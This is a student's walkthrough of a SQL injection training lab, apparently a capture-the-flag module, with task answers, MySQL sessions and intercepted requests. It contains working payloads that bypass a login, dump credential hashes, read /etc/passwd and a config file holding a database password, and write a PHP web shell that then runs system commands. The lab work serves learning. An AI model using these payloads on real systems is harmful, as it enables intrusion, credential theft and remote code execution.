SQL INJECTION FUNDAMENTALS

INTRODUCTION

Many web applications are served by a database on the back-end whose main function is to store and retrieve relevant data. When the client makes a request, the application's server issues queries to the database to fetch the requested information.
Sometimes, user-supplied information is used to construct the database query, which creates a leeway for malicious users to manipulate the queries. This makes the database return information that was not originally intended by the programmer.

This report shows my approach and methodology I employed to solve each task in this module.

SQL injection refers to attacks against relational databases such as `MySQL` (whereas injections against non-relational databases, such as MongoDB, are NoSQL injection).

+ 0 Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

employees

Using the mysql command line tool, I authenticated as root with the password as password.
From the commands in the image below, -u flag = user -h flag = host/target -P flag = port and -p flag = password input.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# mysql -u root -h 94.237.59.129 -P 31668 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distributio
n

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| employees          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.211 sec)

MariaDB [(none)]>
```

Once I authenticated successfully, I used the SHOW DATABASES list all the db available in the target.

+ 0 What is the department number for the 'Development' department?

d005

I selected the "employees" db using the “use” cmd. I listed the tables under this db using “SHOW TABLES;” cmd. From the image below, I used the SELECT cmd to select all columns from the departments table, and under the dept_no column, I was able to retrieve the department no. for Development department.

```
Database changed
MariaDB [employees]> show tables;
+----------------------+
| Tables_in_employees  |
+----------------------+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
+----------------------+
8 rows in set (0.159 sec)

MariaDB [employees]> select * from departments;
+---------+--------------------+
| dept_no | dept_name          |
+---------+--------------------+
| d009    | Customer Service   |
| d005    | Development        |
| d002    | Finance            |
| d003    | Human Resources    |
| d001    | Marketing          |
| d004    | Production         |
| d006    | Quality Management |
| d008    | Research           |
| d007    | Sales              |
+---------+--------------------+
9 rows in set (0.204 sec)

MariaDB [employees]>
```

+1 What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Mitchem

To achieve this, I was supposed to apply filter cmd on my query cmd. So I used the limit filter to list a specified no of rows I wanted, this was to retrieve the column information with which I used in my next query cmd to filter further my desired result as shown in the image below.

```
MariaDB [employees]> select * from employees where first_name = 'Bar';
Empty set (0.132 sec)

MariaDB [employees]> select * from employees limit 2;
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10001 | 1953-09-02 | Georgi     | Facello   | M      | 1986-06-26 |
|  10002 | 1952-12-03 | Vivian     | Billawala | F      | 1986-12-11 |
+--------+------------+------------+-----------+--------+------------+
2 rows in set (0.716 sec)

MariaDB [employees]> SELECT * FROM employees WHERE first_name LIKE 'Bar%';
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10227 | 1953-10-09 | Barton     | Mitchem   | M      | 1990-01-01 |
|  10395 | 1960-02-23 | Bartek     | Nastansky | F      | 1989-06-05 |
|  10601 | 1956-08-10 | Barton     | Soicher   | F      | 1986-02-21 |
+--------+------------+------------+-----------+--------+------------+
3 rows in set (0.225 sec)

MariaDB [employees]> SELECT * FROM employees WHERE first_name LIKE 'Bar%' AND hire
_date = '1990-01-01';
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10227 | 1953-10-09 | Barton     | Mitchem   | M      | 1990-01-01 |
+--------+------------+------------+-----------+--------+------------+
1 row in set (0.263 sec)

MariaDB [employees]>
```

+1 In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

654

To solve this I was required to use the OR operator to filter the results. So I used * to select all the columns from the title table as shown below.

```
MariaDB [employees]> select * from titles where emp_no > 10000 OR title != 'Engine
er';
```

```
|  10625 | Senior Engineer    | 1998-07-05 | 9999-01-01 |
|  10626 | Senior Staff       | 1995-10-08 | 9999-01-01 |
|  10627 | Staff              | 1987-10-08 | 1995-10-08 |
|  10628 | Senior Staff       | 1996-08-12 | 9999-01-01 |
|  10629 | Staff              | 1990-08-13 | 1996-08-12 |
|  10630 | Assistant Engineer | 1992-11-26 | 1999-11-27 |
|  10631 | Engineer           | 1999-11-27 | 9999-01-01 |
|  10632 | Engineer           | 1995-06-27 | 2001-06-26 |
|  10633 | Senior Engineer    | 2001-06-26 | 2002-06-22 |
|  10634 | Engineer           | 1996-06-08 | 9999-01-01 |
|  10635 | Senior Staff       | 1988-01-30 | 9999-01-01 |
|  10636 | Engineer           | 1996-04-12 | 9999-01-01 |
|  10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |
|  10638 | Engineer           | 1997-01-19 | 9999-01-01 |
|  10639 | Engineer           | 1993-05-01 | 2002-05-01 |
|  10640 | Senior Engineer    | 2002-05-01 | 9999-01-01 |
|  10641 | Technique Leader   | 1997-04-04 | 9999-01-01 |
|  10642 | Engineer           | 1988-07-12 | 1993-07-12 |
|  10643 | Senior Engineer    | 1993-07-12 | 9999-01-01 |
|  10644 | Senior Staff       | 1999-02-12 | 2001-03-13 |
|  10645 | Staff              | 1992-02-12 | 1999-02-12 |
|  10646 | Senior Engineer    | 1989-08-01 | 2002-07-06 |
|  10647 | Staff              | 1994-10-23 | 9999-01-01 |
|  10648 | Engineer           | 1987-11-04 | 1993-11-03 |
|  10649 | Senior Engineer    | 1993-11-03 | 9999-01-01 |
|  10650 | Engineer           | 1996-12-25 | 9999-01-01 |
|  10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
|  10652 | Engineer           | 1997-12-29 | 2000-11-15 |
|  10653 | Senior Staff       | 2000-03-12 | 9999-01-01 |
|  10654 | Staff              | 1992-03-12 | 2000-03-12 |
+--------+--------------------+------------+------------+
654 rows in set (0.443 sec)
```

+1 Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

202a1d1a8b195d5e9a57e434cc16000c

I was supposed to bypass the login page by injecting the sql payload. So I intercepted the request using burpsuite and send the request to the repeater to play along with various characters and see how the application would respond. From the image below, the sqli payload workedout validating that the login page is vulnerable to sqli. I was able to authenticate as user tom and retrieved the flag from his portal.

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 94.237.53.113:30875
Content-Length: 43
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://94.237.53.113:30875
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://94.237.53.113:30875/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

username=tom'+OR+'1'%3d'1&password=password
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
<body>
  <!-- partial:index.partial.html -->
  <hgroup>
    <h1>
      Admin panel
    </h1>
    <h3>
      Executing query: SELECT * FROM logins WHERE username='tom' OR
      '1'='1' AND password = 'password';<br />
      <br />
      <font color="green">
        Login successful as user: tom
      </font>
      <br>
      <br>
      202a1d1a8b195d5e9a57e434cc16000c<br />
      <br />
      Click <a href='/'>
        here
      </a>
       to try again      <!-- partial -->
      <script src='
      https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min
      .js'>
      </script>
      <script src="./script.js">
      </script>

    </body>
```

Search 0 highlights

Done

94.237.53.113:30875

Admin panel

Executing query: SELECT * FROM logins WHERE username='tom' OR '1'='1' AND password = 'PASS';

Login successful as user: tom

202a1d1a8b195d5e9a57e434cc16000c

Click here to try again

+ 1 Login as the user with the id 5 to get the flag.

cdad9ecdf6f14b45ff5c4de32909caec

In this case, I was supposed to modify my payload to match for user id 5 and inject sqli payload on the input field as shown below. After several attempts and modifications, I managed to bypass the login page and retrieved the flag as user anyone. And this means, without the knowledge of the user neither the password, one is able to bypass the login page.

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: 94.237.59.63:36896
3  Content-Length: 58
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://94.237.59.63:36896
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://94.237.59.63:36896/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 username=anyone'+or+id%3d5)--++++++++++++++ &password=pass
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
20     <!-- partial:index.partial.html -->
21     <hgroup>
22       <h1>
           Admin panel
         </h1>
23       <h3>
24         Executing query: SELECT * FROM logins WHERE (username='anyone'
            or id=5)--                ' AND id > 1) AND password =
           '1a1dc91c907325c69271ddf0c944bc72';<br />
           <br />
           <font color="green">
             Login successful as user: superadmin
           </font>
           <br />
           <br />
           Here's the flag: cdad9ecdf6f14b45ff5c4de32909caec<br />
           <br />
           Click <a href='/index.php'>
             here
           </a>
            to try again.<!-- partial -->
25         <script src='
           https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min
           .js'>
           </script>
           <script  src="./script.js">
           </script>
26
27       </body>
28     </html>
29
```

Search 0 highlights

Done

Not secure 94.237.59.63:36896

Admin panel

Executing query: SELECT * FROM logins WHERE (username='anyone' or id=5)-- ' AND id > 1) AND password = '1a1dc91c907325c69271ddf0c944bc72';

Login successful as user: superadmin

Here's the flag: cdad9ecdf6f14b45ff5c4de32909caec

Click here to try again.

+ 1 Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

663

I connected to the target and listed the dbs available as shown in the image below.

```
┌──(scr34tur3㉿Kali)-[~]
└─$ mysql -u root -h 94.237.53.113 -P 35637 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org b
inary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and othe
rs.

Support MariaDB developers by giving a star at https://github.com
/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current inp
ut statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| employees          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.317 sec)

MariaDB [(none)]> USE employees;
Reading table information for completion of table and column name
s
You can turn off this feature to get a quicker startup with -A
```

```
MariaDB [employees]> SELECT * FROM employees UNION SELECT dept_no
,dept_name,NULL,NULL,NULL,NULL FROM departments;
```

Using the UNION keyword in my sql query as shown in the image above, I was able to retrieve all the data from both the employees and departments table.
However, the two tables did not have same number of columns, and therefore at first this query did not workout.
Using the “describe <table_name>;” I was able to know the number of columns in each table and with knowledge I was able to modify the query to help me achieve my desired goal as shown below.

```
NULL    | NULL        |
| d004    | Production          | NULL          | NULL            |
NULL    | NULL        |
| d006    | Quality Management | NULL          | NULL            |
NULL    | NULL        |
| d008    | Research            | NULL          | NULL            |
NULL    | NULL        |
| d007    | Sales               | NULL          | NULL            |
NULL    | NULL        |
+--------+--------------------+--------------+-----------------+-
-------+------------+
663 rows in set (0.454 sec)
```

+0 Use a Union injection to get the result of 'user()'

root@localhost

I first determined the number of columns by using the ' UNION SELECT NULL-- - payload, and as it appeared there were 4 columns on this table.
The 'user()' function in SQL is used to return the name of the current database user. Having this function in my payload, I was able to retrieve the current user as shown in the image below.

83.136.252.57:45029/search.php?port_code='UNION+SELECT+NULL%2Cuser()%2CNULL%2CNULL--+-

Search for a port: SELECT NULL,,user(),NULL,NI Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
SG SIN	Singapore	30.9
CN SHE	Shenzhen	23.97

BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
root@localhost		

+1 What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

9da2c9bcdf39d8610954e0e11ea8f45f

First I found out which database the web application is running to retrieve ports data from. This can be found using the `SELECT database()` query and as shown below, the current db is ilfreight.

BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
ilfreight		

I now needed to get a list of the tables to query them with a `SELECT` statement. o find all tables within a database, we can use the `TABLES` table in the `INFORMATION_SCHEMA` Database.
I modified my payload "`' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -`
" To dump the data of the `credentials` table, we first need to find the column names in the table, which can be found in the `COLUMNS` table in the `INFORMATION_SCHEMA` database.
and shown in the image below, I was able know the tables available in the db.

PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
username	credentials	dev
password	credentials	dev

Now that I have all the information, I can form our `UNION` query to dump data of the `username` and `password` columns from the `credentials` table in the `dev` database just as shown in the image below. I was able to retrieve the flag of the newuser.

PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
admin	392037dbba51f692776d6cefb6dd546d	4
newuser	9da2c9bcdf39d8610954e0e11ea8f45f	4

+1 We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

dB_pAssw0rd_iS_flag!

I first determined the current user in the db as shown in the image below.

94.237.52.120:46663/search.php?port_code='UNION+SELECT+NULL%2Cuser()%2CNULL%2CNULL--+-

Search for a port: :T NULL,user(),NULL,NULL-- - Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
SG SIN	Singapore	30.9
CN SHE	Shenzhen	23.97
KR PUS	Busan	19.85
HK HKG	Hong Kong	19.81
AE DXB	Dubai	15.73
MY PKL	Port Klang	13.2
NL RTM	Rotterdam	12.38
DE HAM	Hamburg	8.91
US LAX	Los Angeles	8.86
JP KWS	Kawasaki	7.61
US NYC	New York	6.25
ES VLC	Valencia	4.72
PH MANILA	Manila	4.52
GB FXT	Felixstowe	4.1
SA JED	Jeddah	3.96
US SAV	Savannah	3.64
BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
root@localhost		

In the below images, I managed to determine the root user and the priveleges he had on the target system.

94.237.52.120:46663/search.php?port_code='UNION+SELECT+NULL%2Cuser%2CNULL%2CNULL+FROM+mysql.user--+-

Search for a port: ser,NULL,NULL FROM mysql.u Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
SG SIN	Singapore	30.9
CN SHE	Shenzhen	23.97
KR PUS	Busan	19.85
HK HKG	Hong Kong	19.81
AE DXB	Dubai	15.73
MY PKL	Port Klang	13.2
NL RTM	Rotterdam	12.38
DE HAM	Hamburg	8.91
US LAX	Los Angeles	8.86
JP KWS	Kawasaki	7.61
US NYC	New York	6.25
ES VLC	Valencia	4.72
PH MANILA	Manila	4.52
GB FXT	Felixstowe	4.1
SA JED	Jeddah	3.96
US SAV	Savannah	3.64
BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
root		

94.237.52.120:46663/search.php?port_code='+UNION+SELECT+1%2C+super_priv%2C+3%2C+4+FROM+mysql.user--+-

Search for a port: super_priv, 3, 4 FROM mysql.u Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.130001068115234
SG SIN	Singapore	30.899999618530273
CN SHE	Shenzhen	23.969999313354492
KR PUS	Busan	19.850000381469727
HK HKG	Hong Kong	19.809999465942383
AE DXB	Dubai	15.729999542236328
MY PKL	Port Klang	13.199999809265137
NL RTM	Rotterdam	12.380000114440918
DE HAM	Hamburg	8.90999984741211
US LAX	Los Angeles	8.859999656677246
JP KWS	Kawasaki	7.610000133514404
US NYC	New York	6.25
ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
Y	3	4

Using the LOAD_FILE() function to read local file systems and as seen below I was able to read the /etc/passwd file.

94.237.52.120:46663/search.php?port_code='UNION+SELECT+NULL%2CLOAD_FILE('%2Fetc%2Fpasswd')%2CNULL%2CNULL--+-

NL RTM	Rotterdam	12.38
DE HAM	Hamburg	8.91
US LAX	Los Angeles	8.86
JP KWS	Kawasaki	7.61
US NYC	New York	6.25
ES VLC	Valencia	4.72
PH MANILA	Manila	4.52
GB FXT	Felixstowe	4.1
SA JED	Jeddah	3.96
US SAV	Savannah	3.64
BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false		

I needed to find out where the `$conn` variable is defined. Typically, this would be in an included PHP file. The included file often contains the database connection details, including the password. viewing the source code of this webpage, I found the include “config.php” which was the file that most probably had the db credentials.

view-source:http://94.237.52.120:46663/search.php?port_code='UNION+SELECT+NULL%2CLOAD_FILE('%2Fvar%2Fwww%2Fhtml%2Fsearch.php')%2CNULL%2CNULL--+-

```
46      <td style="width:500px" colspan=3 >
47          <b>Port City</b>
48      </td>
49
50      <td style="width:500px" colspan=3>
51          <b>Port Volume</b>
52      </td>
53
54  </tr>
55  </thead>
56  <tbody>
57
58  <tr><td style="width:400px" colspan=3>CN SHA</td><td style="width:400px" colspan=3>Shangai</td><td style="width:450px" colspan=3>37.13</tr><tr><td style="width:400px" colspan=3>SG SIN</td><td style="width:400p
59  include "config.php";
60  ?>
61  <html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
62      <title>Search Ports</title>
63
64      <link href="./style.css" rel="stylesheet">
65      </head>
66
67    <body>
68    <div class="container-narrow" style="width:820px">
69
70
71        <div class="response" style="background-color: #28ACE2; width:820px">
72
73            <p style="color:white">
74            <table class="response" style="background-color: #28ACE2">
75            <form method="GET" autocomplete="off">
76
77            <tr>
```

Loading the file using the LOAD_FILE() function, I was able to read this config.php file just as seen below.

94.237.52.120:46663/search.php?port_code='+UNION+SELECT+NULL%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fconfig.php")%2C+NULL%2CNULL--+-

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
SG SIN	Singapore	30.9
CN SHE	Shenzhen	23.97
KR PUS	Busan	19.85
HK HKG	Hong Kong	19.81
AE DXB	Dubai	15.73
MY PKL	Port Klang	13.2
NL RTM	Rotterdam	12.38
DE HAM	Hamburg	8.91
US LAX	Los Angeles	8.86
JP KWS	Kawasaki	7.61
US NYC	New York	6.25
ES VLC	Valencia	4.72
PH MANILA	Manila	4.52
GB FXT	Felixstowe	4.1
SA JED	Jeddah	3.96
US SAV	Savannah	3.64
BR SSZ	Santos	3.6
IN BOM	Bombay	3.32
PA ONX	Colon	3.26
PA ONX	Colon	3.26
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'ilfreight'); $conn = mysqli_connect($config['DB_HOST'], $config['DB_USERNAME'], $config['DB_PASSWORD'], $config['DB_DATABASE']); if (mysqli_connect_errno($conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>		

+1 Find the flag by using a webshell.

d2b5b27ae688b6a0f1d21b7d3a0798cd

To be able to write files to the back-end server using a MySQL database, we require three things:
1. User with `FILE` privilege enabled
2. MySQL global `secure_file_priv` variable not enabled
3. Write access to the location we want to write to on the back-end server

I modified the payload as shown from the search engine in the image below and the results confirmed the conditions mentioned above were met.

94.237.49.212:50189/search.php?port_code='+UNION+SELECT+1%2C+variable_name%2C+variable_value%2C+4+FROM+information_schema.global_variables+where+variable_name%3D

Search for a port: Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.130001068115234
SG SIN	Singapore	30.899999618530273
CN SHE	Shenzhen	23.969999313354492
KR PUS	Busan	19.850000381469727
HK HKG	Hong Kong	19.809999465942383
AE DXB	Dubai	15.729999542236328
MY PKL	Port Klang	13.199999809265137
NL RTM	Rotterdam	12.380000114440918
DE HAM	Hamburg	8.90999984741211
US LAX	Los Angeles	8.859999656677246
JP KWS	Kawasaki	7.610000133514404
US NYC	New York	6.25
ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
SECURE_FILE_PRIV		4

Now we can try write files to the backend server. I did that using the `SELECT .. INTO OUTFILE` statement.

```
' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -
```

Using the payload above, I was able to write to the backend server and as it can be seen below, visiting the path url with the proof.txt file as shown below, I was able to read the content of this file.


94.237.49.212:50189/proof.txt

```
1       CN SHA  Shangai 37.130001068115234
2       SG SIN  Singapore       30.899999618530273
3       CN SHE  Shenzhen        23.969999313354492
4       KR PUS  Busan   19.850000381469727
5       HK HKG  Hong Kong       19.809999465942383
6       AE DXB  Dubai   15.729999542236328
7       MY PKL  Port Klang      13.199999809265137
8       NL RTM  Rotterdam       12.380000114440918
9       DE HAM  Hamburg 8.90999984741211
10      US LAX  Los Angeles     8.859999656677246
11      JP KWS  Kawasaki        7.610000133514404
12      US NYC  New York        6.25
13      ES VLC  Valencia        4.71999979019165
14      PH MANILA       Manila  4.519999980926514
15      GB FXT  Felixstowe      4.099999904632568
16      SA JED  Jeddah  3.9600000381469727
17      US SAV  Savannah        3.640000104904175
18      BR SSZ  Santos  3.5999999046325684
19      IN BOM  Bombay  3.319999933242798
20      PA ONX  Colon   3.259999990463257
21      PA ONX  Colon   3.259999990463257
1       file written successfully!      3       4
```

With this knowledge in hand, I modified the payload to in a way that will allow us to execute system cmd on the server.

This is the payload I used; "`' union select NULL,'<?php system($_REQUEST[0]); ?>',NULL,NULL into outfile '/var/www/html/shell.php'-- -`"

From the image below, I intercepted the request using burpsuite. (this is after visiting the path url having the shell.php file.)



Using the linux cmd on the server, I was able to read the content of flag.txt file as shown below.

Request

Pretty Raw Hex

```
GET /shell.php?0=cd+..+%26%26+ls+-la+%26%26+cat+flag.txt HTTP/1.1
Host: 94.237.49.212:50189
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.57 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2024 06:15:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 725
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

1 CN SHA  Shangai 37.13
2 SG SIN  Singapore 30.9
3 CN SHE  Shenzhen  23.97
4 KR PUS  Busan 19.85
5 HK HKG  Hong Kong 19.81
6 AE DXB  Dubai 15.73
7 MY PKL  Port Klang  13.2
8 NL RTM  Rotterdam 12.38
9 DE HAM  Hamburg 8.91
10 US LAX  Los Angeles 8.86
11 JP KWS  Kawasaki  7.61
12 US NYC  New York  6.25
13 ES VLC  Valencia  4.72
14 PH MANILA Manila  4.52
15 GB FXT  Felixstowe  4.1
16 SA JED  Jeddah  3.96
17 US SAV  Savannah  3.64
18 BR SSZ  Santos  3.6
19 IN BOM  Bombay  3.32
20 PA ONX  Colon 3.26
21 PA ONX  Colon 3.26
\N total 24
drwxr-xr-x 1 root root 4096 Jul 10  2020 .
drwxr-xr-x 1 root root 4096 Jul 10  2020 ..
-rw-r--r-- 1 root root   33 Mar 28  2022 flag.txt
drwxrwxrwx 1 root root 4096 Jun 30 06:09 html
d2b5b27ae688b6a0f1d21b7d3a0798cd
\N \N
```

Not secure 94.237.49.212:50189/shell.php?0=whoami

